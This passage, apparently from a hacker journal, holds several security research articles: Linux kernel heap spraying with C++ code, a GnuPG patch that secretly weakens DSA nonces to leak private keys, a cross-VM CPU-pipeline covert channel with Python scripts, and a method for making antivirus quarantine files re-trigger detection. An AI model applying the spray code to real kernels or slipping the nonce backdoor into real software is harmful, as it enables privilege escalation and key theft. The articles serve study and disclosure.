However, not all objects are stored in those kernel caches, and a lot of the useful ones are allocated from the default object pool based only on the size of the object, so in the same SLAB you can mix different objects.

Our first useful object for playing with the pool layout is `Pipe`, in Figure 9.4. `TTY` in Figure 9.5 and Socket in Figure 9.6 are also rather useful.

However, in our implementations we only play with allocations of sizes `sizeof(Pipe)`, `sizeof(TTY)`, `sizeof(Socket)`, but not with their associated buffers for the `Pipe`, `TTY`, or `Socket` objects respectively. Therefore, here we omit doing the equivalent of `memcpy`, but you can ship your controlled data to kernel memory through the `write` syscall, which will store it there faithfully byte-for-byte.

```cpp
class CPipeObject : public IPoolObj {
    std::unique_ptr<CPipe> m_pipe;
public:
    operator CPipe*() {
        return m_pipe.get();
    }


    CPipeObject() : m_pipe(nullptr) {
    }

    bool Alloc() override{
        m_pipe.reset(new CPipe());
        if (!m_pipe.get())
            return false;
        if (!m_pipe->IsReady())
            return false;

        // Let's cover same SLAB, pipe, and its buffer!
        // fcntl(m_pipe->In(), F_SETPIPE_SZ, PAGE_SIZE * 2);
        return true;
    }

    void Free() override{
        m_pipe.release();
    }
};
```

Figure 9.4: Pipe Object

```
class CTtyObject : public IPoolObj {
    CScopedFD m_fd;
public:
    operator int(){
        return m_fd;
    }

    CTtyObject() : m_fd(-1) {
    }

    bool Alloc() override{
        m_fd.reset(open("/dev/ptmx", O_RDWR | O_NONBLOCK));
        return (-1 != m_fd);
    }

    void Free() override{
        m_fd.reset();
    }
};
```

Figure 9.5: TTY Object

```
class CSocketObject : public IPoolObj {
    CScopedFD m_sock;
public:
    operator int() {
        return m_sock;
    }

    CSocketObject() : m_sock(-1) {
    }

    bool Alloc() override {
        m_sock.reset(socket(AF_INET,SOCK_DGRAM,IPPROTO_ICMP));
        return (-1 != m_sock.get());
    }

    void Free() override{
        m_sock.reset();
    }
};
```

Figure 9.6: Socket Object

Here is an example with Pipe. It is similar to the Windows example. In Windows we use the WriteFile API, but in the Linux implementation

we have to use `CPipe.Write`, like in this example with `fcntl` syscall:

```cpp
class CPipeBufObj : public IPoolBuf {
    CPipe m_pipe;
public:
    size_t Alloc(void* mem,size_t size) override {
        auto shift = KmallocIndexByPipe(size);
        if (!shift)
            return nullptr;
        if (-1 == fcntl(pipe.In(), F_SETPIPE_SZ,
                        PAGE_SIZE * shift))
            return nullptr;
        if (!pipe->Write(mem, size))
            return nullptr;
        return size;
    }

    void Free() override {
        m_bitmap.reset();
    }
};
```

One of the reasons why we focus mainly on object header-based `kmallocs` is that in Linux the objects we deal with are easy to overwrite, have a lot of pointers and useful state we can manipulate, and are often quite large. For example, they may cover different SLABSs, and may even be located in the same SLAB as various kinds of buffers that make pretty sexy targets. One more reason is covered later in this article.

However, understanding the real pool layout is a far more difficult task than described above, as randomization complicates it to a large extent. You can usually overcome it with spraying in the same cache and filling most of the pool to ensure that almost every object there can be used for exploitation, as due to randomization you don't know where your target will reside.

Sometimes by trying to do this kind of pool layout with overflowable buffer and right object headers you can achieve full pwn even without touching `addr_limit`.

SLAB

SLAB - latest

SLAB

SLAB

Kernel Address space
0xc000...
0xdd02...
0xed12...
0xed11...
0xee07...
0xffff...

Victim - buffer overflowing
Target - overflowed to
Target - decoy

Pool spray brute force implementation:

```
1  template<typename t_PoolObjType, bool FIFO>
     size_t Spray(size_t objLimit) {
3      for (size_t n_obj_id = 0; n_obj_id < objLimit;n_obj_id++){
         std::unique_ptr<IPoolObj> pool_obj(new t_PoolObjType());
5        if(!pool_obj)//not enough memory on heap ?
           break;
7        if(!pool_obj->Alloc())//not enough memory on pool ?
           break;
9        if(FIFO)
           BILIST::push_back(
11           *static_cast<t_PoolObjType*>(pool_obj.release()));
         else
13         BILIST::push_front(
             *static_cast<t_PoolObjType*>(pool_obj.release()));
15     }
       return BILIST::size();
17 }
```

But as we mentioned before, a big drawback to effective pool spraying on Linux and to doing a massive controllable pool layout is

the limit on the number of owned kernel objects per process. You can create a lot of processes to overcome it, but that is bit messy and it doesn't always properly solve your issue.

Spray by `GFP_USER` zone:

To overcome this limitation and to control more of the kernel memory (zone `GFP_USER`) state, we came up with a somewhat more comprehensive solution than that which was presented at Confidence 2015.[17]

To understand this technique, we will need to take a closer look at the splice method.

```
1  ssize_t default_file_splice_read(struct file *in,
           loff_t *ppos, struct pipe_inode_info *pipe,
3          size_t len, unsigned int flags){
       unsigned int nr_pages;
5      unsigned int nr_freed;
       size_t offset;
7      struct page *pages[PIPE_DEF_BUFFERS];
   //...
9      struct splice_pipe_desc spd = {
           .pages = pages,
11         .partial = partial,
           .nr_pages_max = PIPE_DEF_BUFFERS,
13         .flags = flags,
           .ops = &default_pipe_buf_ops,
15         .spd_release = spd_release_page,
       };
17 //...
       for(i=0; i<nr_pages && i<spd.nr_pages_max && len; i++){
19         struct page *page;

21         page = alloc_page(GFP_USER);
   //...
```

As you can see from this highlight, the important page is `alloc_page(GFP_USER)`, which is allocated for `PAGE_SIZE` and filled with controlled content later. This is nice, but we still have a limit on pipes!

Now here is a paradox: sometimes randomization can play in your hands! In other words, when you splice many times, you will cover a lot

of random pages in kernel's virtual address space. But that's exactly what we want!

But to trigger `default_file_splice_read` you need to provide the appropriate pipe counterpart to splice, and one of the best candidates is `/dev/ptmx`, the `TTY`. As splice is for moving content around, you will need to perform a few steps to achieve a successful spray algorithm:

You will need to repeatedly (1) fill tty slave, (2) splice tty master to pipe in, and (3) read it out from pipe out.

In conclusion, we consider `kmalloc`, with *per-byte-controlled* content, and `kfree` controllable by user to that extent very damaging for overall kernel security and introduced mitigations. And we believe that this power will be someday stripped from the user, therefore making harder exploitation of otherwise difficult to exploit vulnerabilities.

In this article we do not discuss kernel memory control by the ret2dir technique.[18] For additional info and practical usage check our research from BHUS15![19]

9:5 Second Underhanded Crypto Contest

by Taylor Hornby featuring winning submissions by Joseph Birr-Pixton and Scott Arciszewski

Defcon 23's Crypto and Privacy Village mini-contest is over. Despite the tight deadline, we received five high-quality submissions in two categories. The first was to patch GnuPG to leak the private key in a message. The second was to backdoor a password authentication system, so that a secret value known to an attacker could be used in place of the correct password.

GnuPG Backdoor

We had three submissions to the GnuPG category. The winner is Joseph Birr-Pixton. The submission takes advantage of how GnuPG 1.4 generates DSA nonces.

The randomness of the DSA nonce is crucial. If the nonce is not chosen randomly, or has low entropy, then it is possible to recover the private key from digital signatures. GnuPG 1.4 generates nonces by first generating a random integer, setting the most-significant bit, and then checking if the value is less than a number Q (a requirement of DSA). If it is not, then the most-significant 32 bits are randomly generated again, leaving the rest the same.

This shortcut enables the backdoor. The patch looks like an improvement to GnuPG, to make it zero the nonce after it is no longer needed. Unfortunately for GnuPG, but fortunately for this contest, there's an extra call to `memset()` that zeroes the nonce in the "greater than Q" case, meaning the nonce that actually gets used will only have 32 bits of entropy. The attacker can fire up some EC2 instances to brute force the rest and recover the private key.

```
diff --git a/cipher/dsa.c b/cipher/dsa.c
index e23f05c..e496d69 100644
--- a/cipher/dsa.c
+++ b/cipher/dsa.c
@@ -93,6 +93,7 @@ gen_k( MPI q )
            progress('.');

        if( !rndbuf || nbits < 32 ) {
+          if (rndbuf) memset(rndbuf, 0, nbytes);
            xfree(rndbuf);
            rndbuf = get_random_bits( nbits, 1, 1 );
        }
@@ -115,15 +116,18 @@ gen_k( MPI q )
        if( !(mpi_cmp( k, q ) < 0) ) {   /* check: k < q */
            if( DBG_CIPHER )
                progress('+');
+          memset(rndbuf, 0, nbytes);
            continue; /* no  */
        }
        if( !(mpi_cmp_ui( k, 0 ) > 0) ) { /* check: k > 0 */
            if( DBG_CIPHER )
                progress('-');
+          memset(rndbuf, 0, nbytes);
            continue; /* no */
        }
        break;  /* okay */
    }
+   memset(rndbuf, 0, nbytes);
    xfree(rndbuf);
    if( DBG_CIPHER )
        progress('\n');
```

Figure 9.7: GNUPG Backdoor

Backdoored Password Authentication

There were two entries to the password authentication category. The winner is Scott Arciszewski. His submission pretends to be a solution to a user enumeration side channel in a web login form. The problem is that if the username doesn't exist, the login will fail fast. If the username does exist, but the password is wrong, the password check will take a long time, and the login will fail slow. This way, an attacker can check if a username exists by measuring the response time.

The fix is to, in the case where the username does not exist, check the password against the hash of a random garbage value. The garbage value is generated using `rand()`, a random number generator that is not cryptographically secure. Some `rand()` output is also exposed to the attacker through cache-busting URLs and CSRF tokens. With that output, the attacker can recover the internal `rand()` state, predict the garbage value, and use that in place of the password.

An archive with all of the entries is included within this PDF.[20] The judge for this competition was Jean-Philippe Aumasson, to whom we extend our sincerest thanks.

9:6 Cross-VM Side Channels; or, Abusing Out-of-Order-Execution

by Sophia D'Antoine

In which Sophia uses the MFENCE *instruction on VMs, just as Joshua used trumpets on the walls of Jericho.* —PML

At REcon 2015, I demonstrated a new hardware side channel that targeted co-located virtual machines in the cloud. This attack exploited the CPU's pipeline as opposed to cache tiers, which are often used in side channel attacks. Looking for hardware-based side channels, specifically in the cloud, I analyzed a few universal properties that define the "right" kind of vulnerable system as well as unique ones tailored to the hardware medium.

The relevance of these types of attacks will only increase—especially attacks that target the vulnerabilities inherent to systems that share hardware resources, such as in cloud platforms.

What is a Side Channel Attack?

A side channel is a way for any meaningful information to be leaked from the environment running the target application, or in this case the victim virtual machine (as in Figure 9.8). In this case, a process (the attacker) must be able to repeatedly record this environment artifact from inside another virtual machine.

In the cloud, this environment is the shared physical resources on the service used by the virtual machines. The hypervisor dynamically partitions each physical resource, which is then seen by a single virtual machine as its own private resource. The side channel model in Figure 9.9 illustrates this.

Figure 9.8: Virtualization of physical resources

Figure 9.9: Side channel model

Knowing this, the attacker can interact with that resource partition in a recordable way, such as by flushing a line in the cache tier, waiting until the victim process uses it for an operation, then requesting that address again—recording what values are now there.

What Good is a Side Channel Attack?

Great! So we can record things from our victim's environment—but now what? Of course, some kinds of information are better than others; here is an overview of the different kinds of attacks people have considered, depending on what the victim's process is doing.

Crypto key theft. Crypto keys are great; private crypto keys are even better. Using this hardware side channel, it's possible to leak the bytes of the private key used by a co-located process. In one scenario, two virtual machines are allocated the same space in the L3 cache at different times. The attacker flushes a certain cache address, waits for the victim to use that address, then queries it again—recording the new values that are there.[21]

Process monitoring. What applications is the victim running? It will be possible for find out when you record enough of the target's behavior, i.e., its CPU or pipeline usage or values stored in memory. Then a mapping between the recording to a specific running process could be constructed—up to some varied degree of certainty. Warning, this does rely on at least a rudimentary knowledge of machine learning.

Environment keying. This attack is handy for proving co-location. Using the environment recordings taken off of a specific hardware resource, you can also uniquely identify one server from another in the cloud. This is useful to prove that two virtual machines you control are co-resident on the same physical server. Alternatively, if you know the behavior signature of a server your target is on, you can repeatedly create virtual machines in the targeted cloud, recording the behavior on each system until you find a match.[22]

Broadcast signal. This attack is a nifty way of receiving messages without access to the Internet. If a colluding process is purposefully generating behavior on a pre-arranged hardware resource, such as purposefully filling a cache line with 0's and 1's, the attacker (your process) can record this behavior in the same way it would record a victim's behavior. You then can translate the recorded values into pre-agreed messages. Recording from different hardware mediums results in a channel with different bandwidths.[23]

The Cache is Easy; the Pipeline is Harder

Now all of the above examples used the cache to record the environment shared by both victim and attacker processes. It is the most widely used resource in both literature and practice for constructing side channels, as well as the easiest one to record artifacts from. Basically, everyone loves cache.

However, the cache isn't the only shared resource. Co-located virtual machines also share the CPU execution pipeline, as illustrated in Figure 9.10. In order to use the CPU pipeline, we must be able to record a value from it. Unfortunately, there is no easy way for any process to query the state of the pipeline over time—it is like a virtual black-box.

The only thing a process can know is the instruction set order it gives to be executed on the pipeline and the result the pipeline returns. This is the information source we will mine for a number of effects and artifacts.

Out of order execution: a pipeline's artifact. We can exploit this pipeline optimization as a means to record the state of the pipeline. The known input instruction order will result in two different return values—one is the expected result(s), the other is the result if the pipeline executes them out-of-order.

Strong memory ordering. Our target, cloud processors, can be assumed to run the x86/64 architecture, which has a strongly-ordered memory model.[24] This is important, because the pipeline will optimize the execution of instructions, but will attempt to maintain the right order of stores to memory and loads from memory.

However, the stores and loads from different threads may be reordered by out-of-order-execution. Now, this reordering is observable if we're clever enough.

Figure 9.10: Foreign processes can share the same pipeline.

Recording instruction reorder (or, how to be clever). In order for the attacker to record these reordering artifacts from the pipeline, we must record two things for each of our two threads: *input instruction order* and *return value*.

Additionally, the instructions in each thread must contain a STORE to memory and a LOAD from memory. The LOAD from memory must reference the location stored to by the opposite thread. This setup ensures the possibility for the four cases illustrated in Figure 9.11. The last is the artifact we record; doing so several thousand times gives us averages over time.

Sending a message. To make our attacks more interesting, we want to be able to force the amount of recorded out-of-order-executions. This ability is useful for other attacks, such as constructing covert communication channels.

In order to do this, we need to alter how the pipeline optimization works by increasing the probability that it either will or will not reorder our two threads. The easiest is to enforce a strong memory order and guarantee that the attacker will receive fewer out-of-order-executions. This is where memory barriers come in.

Figure 9.11: The attacker can record when its instructions are reordered.

Memory barriers. In the x86 instruction set, there are specific barrier instructions that stop the processor from reordering the four possible combinations of STORES and LOADS. What we're interested in is forcing a strong order when the processor encounters an instruction set with a STORE followed by a LOAD. The MFENCE instruction does exactly this.

By getting the colluding process to inject these memory barriers into the pipeline, the attacker ensures that the instructions will not be reordered, forcing a noticeable decrease in the recorded averages. Doing this in distinct time frames allows us to send a binary message, as shown in Figure 9.12. More details are available in my thesis.[25]

The takeaway is that—even with virtualization separating your virtual machine from the hundreds of other virtual machines!—the pipeline can't distinguish your process's instructions from all the other ones, and we can use that to our advantage.

THE PIPELINE

Figure 9.12: MFENCE ensures the strong memory order on pipeline

```python
#TRANSMITTER sophia.re 07/06/15

from time import time,sleep
import os

# takes a binary string as input
def send (Message, roundLength):
    for x in Message:
        # Run a single busy loop to represent a 0
        if( x == '0'):
            print('sending', x)
            # change the time of this busy loop to match
            # receiver round length
            start_time = time()
            #this number is loop time in seconds
            end_time = time() + roundLength
            while( start_time < end_time):
                start_time = time() #do nothing
        else:
            # Send a 'hi' bit in a given time frame by
            # reducing the received out of order
            # executions using the sender exe.
            print('sending', x)
            start_time = time()
            end_time = time() + roundLength
            while( start_time < end_time):
                os.system("C:\\CPUSender.exe")
                # loop until sending c process terminates
                start_time = time()


def main():
    # measured receiver time frame length in seconds
    # (for one bit)
    roundLength = 1.08
    message = ''

    # enter binary string
    while( message != 'exit'):
        message = raw_input('Enter Binary String: ')
        start_t = time()
        if( message != 'exit'):
            send(message,roundLength)
        print "\nTotal execution time: "
        print time() - start_t

if __name__ == "__main__":
    main()
```

```python
#RECEIVER sophia.re 07/06/15

from time import time,sleep
import os
import sys, subprocess
import msvcrt as m
import matplotlib
import matplotlib.pyplot as plt

def main():
    while True:
        start_time = time()
        end_time = time() + 12
        print "Receiving Bits in Words (8 bit blocks)....\n"

        # records out of order executions
        # and writes averages to file
        p = subprocess.Popen("C:/Receiver.exe "+"1 "*8)
        while start_time < end_time:
            start_time = time()
        print time()

        # wait because of system latency
        p = subprocess.Popen("C:/nop.exe")
        p = subprocess.Popen("C:/nop.exe")

        # read all recorded out of order executions from file
        f = open("C:/Python27/BackupCheck.txt")
        txt = f.readlines()
        f.close()
        txt = txt[0]
        print "Received Bits\n"
        print txt
```

```python
        # trigger a picture to appear
        bits = txt.split(":")
        if "11" in bits[0]:
            print "\n [+] trigger detected "
            exe = "C:/Users/root/JPEGView.exe"
            args = '"C:/pics"'
            p = subprocess.call([exe,args])
            sys.exit(0)
            quit()
        else:
            print "\n [+] trigger not detected"


        # plot received executions to view step signal
        print "\n\nEnter to Plot...."

        p.kill()
        m.getch()

        # plot recorded OoOE step signal to png file
        with open("BackupCheck2.txt") as f:
            data = f.read()
        data = data.split("\n")

        y = [float(x) for x in data[0].split(' ')[:-1]]
        x = list(xrange(len(y)))
        print "There are ", len(y), " elements to plot."

        fig = plt.figure()
        ax1 = fig.add_subplot(111)
        ax1.set_title("Plot Received OoOE")
        ax1.set_xlabel("iterations")
        ax1.set_ylabel("out-of-order-execution averages")
        ax1.fill_between(x,y,color='yellow')
        ax1.plot(x,y, marker='.', lw=1,
                 label='the data', alpha=0.3)
        leg = ax1.legend()

        plt.savefig('plot.png', bbox_inches='tight')

        # repeat
        print "\n\nEnter to Continue...."
        m.getch()

if __name__ == "__main__":
    main()
```

9:7 Antivirus Tumors

by Eric Davisson

McAfee Enterprise VirusScan, which is not the home version of their AV, has a peculiar way of quarantining malware. If an anti-virus product wants to keep a forensic copy of removed malware, it must either move it to an area of the system that it doesn't scan, or it must somehow transform this malware data so it can no longer be seen by the anti-virus signature. VirusScan is almost able to get away with the second option. Almost.

A VirusScan quarantine file (`.bup`) is an odd form of an archive format called Compound File Binary Format that can usually be read by `7zip`. This file contains two files. One of them is a file that contains metadata on the original malware. The other file is the malware file that was removed. Both of these files have been XOR encoded with a one byte key of `0x6a` (ASCII 'j'). This `7zip` file is archive mode only, so it has no compression. All of this is extremely useful.

Let's say that hypothetically all 'x' characters look like malware to our AV. (This is a bit contrived, but we'll get back to a real example soon.) This X is `0x58` or `0b01011000`. To bitwise XOR this char with `0x6A` would give us '2' (`0x32` or `0b00110010`). So our PoC would be 'x2' for a signature that looked for 'x'. Why? Our tumor has the contents of 'x2', and since that contains 'x', it's bad malware and needs to be quarantined. The file gets XORed to become '2x' and archived with the metadata. If you did a hexdump on this forensic `.bup` file, the contents of '2x' are still visibly malicious and need to be quarantined!

I neither have nor want access to McAfee's signatures, but we all have access to ClamAV's set of signatures. It is possible (and highly verified) that there is some signature overlap, as files can come up dirty on multiple vendors' scans. In this PoC, I will use ClamAV's "Worm.VBS.IRC.Alba (Clam)" signature. Despite the name, I assure you that if you submit the file through McAfee, it scans dirty.

```
0000000: 7269 7074 5d27 2b43 6861 7228 2444 292b    ript]'+Char($D)+
0000010: 4368 6172 2824 4129 2b0d 0a27 6e30 3d6f    Char($A)+..'n0=o
0000020: 6e20 313a 4a4f 494e 3a23 3a20 6966 2028    n 1:JOIN:#: if (
0000030: 2024 6d65 2021 3d20 246e 6963 6b20 2927     $me != $nick )'
0000040: 0d0a 277b 202f 6463 6320 7365 6e64 2024    ..'{ /dcc send $
0000050: 6e69 636b 2063 3a5c 6d69 7263 5c64 6f77    nick c:\mirc\dow
0000060: 6e6c 6f61 645c 616c 6261 2e65 7865 207d    nload\alba.exe }
0000070: 272b 4318 031a 1e37 4d41 2902 0b18 424e    '+C....7MA)...BN
0000080: 2e43 4129 020b 1842 4e2b 4341 6760 4d04    .CA)...BN+CAg'M.
0000090: 5a57 0504 4a5b 5020 2523 2450 4950 4a03    ZW..J[P %#$PIPJ.
00000a0: 0c4a 424a 4e07 0f4a 4b57 4a4e 0403 0901    .JBJN..JKWJN....
00000b0: 4a43 4d67 604d 114a 450e 0909 4a19 0f04    JCMg'M.JE...J...
00000c0: 0e4a 4e04 0309 014a 0950 3607 0318 0936    .JN....J.P6....6
00000d0: 0e05 1d04 0605 0b0e 360b 0608 0b44 0f12    ........6....D..
00000e0: 0f4a 174d 4129                             .J.MA)
```

Figure 9.13: Hexdump of the tumor.

This quick little script extracts a plaintext Clam signature database, parses out the data of our signature, and writes the original and XOR'd form of this signature to a file called `tumor`. This assumes you're on a Linux system with ClamAV installed with signatures loaded in `/var/lib/clamav/`.

```
1 dd if=/var/lib/clamav/main.cvd of=hivs.tar bs=512 skip=1;
  tar -x main.db -f hivs.tar 2> /dev/null;
3 chmod 666 main.db;
  rm hivs.tar;
5 grep "IRC.Alba" main.db | grep -o "[0-9a-f]\+\$" | xxd -r -p \
      | perl -0777 -e \
7        '$k = <>; print $k; print ($k ^ ("j" x length($k)));' \
          > tumor;
9 rm main.db
```

This tumor is *benign*, as its growth eventually stops after a few rounds, and I've not yet been able to compose a proof of concept of a *malignant* tumor, one that eventually fills the hard disk. Through experimentation, I suspect that McAfee signatures are more complex than string matches. For example, when McAfee pulls out of my pool a file that previously had no nulls but now does, it often no longer sees it as malware and rejoices. This is a problem as 7zip introduces nulls in its metadata. Also some malicious data no longer triggers the antivirus when pushed deeper into the file. These barriers might be bypassed by more intimate knowledge of the McAfee signatures.

INTERFACE AGE

BACK ISSUES

Available in Limited Quantities

Vol. 1, Issue 5, APRIL 1976

Vol. 1, Issue 6, MAY 1976 *

Vol. 1, Issue 9, AUGUST 1976

Vol. 1, Issue 11, OCTOBER 1976

Vol. 1, Issue 12, NOVEMBER 1976

Vol. 2, Issue 1, DECEMBER 1976 *

Vol. 2, Issue 2, JANUARY 1977

Vol. 2, Issue 3, FEBRUARY 1977

Vol. 2, Issue 5, APRIL 1977

Vol. 2, Issue 4, MARCH 1977

Vol. 2, Issue 6, MAY 1977

Vol. 2, Issue 7, JUNE 1977

Vol. 2, Issue 8, JULY 1977

*Limited

9:8 Brewing TCP/IPA; or, A Skill for the Zombie Apocalypse

by Ron Fabela of Binary Brew Works

Hacking is a broad term that has too many negative and positive connotations to list. But whichever connotations you prefer, it is a skillset, and a skill is all about things or services that can be exchanged for currency or bartered for goods. While this fine journal excels in sharing scattered bits of useful hacking knowledge, the vast majority of publications repeat ad nauseam the same drivel of the cyber world. But when the zombies come—and they will come!—what good are your SQL injections for survival? How will you exchange malware for fresh vegetables and clean drinking water? What practical skills do you have that can enable your survival?

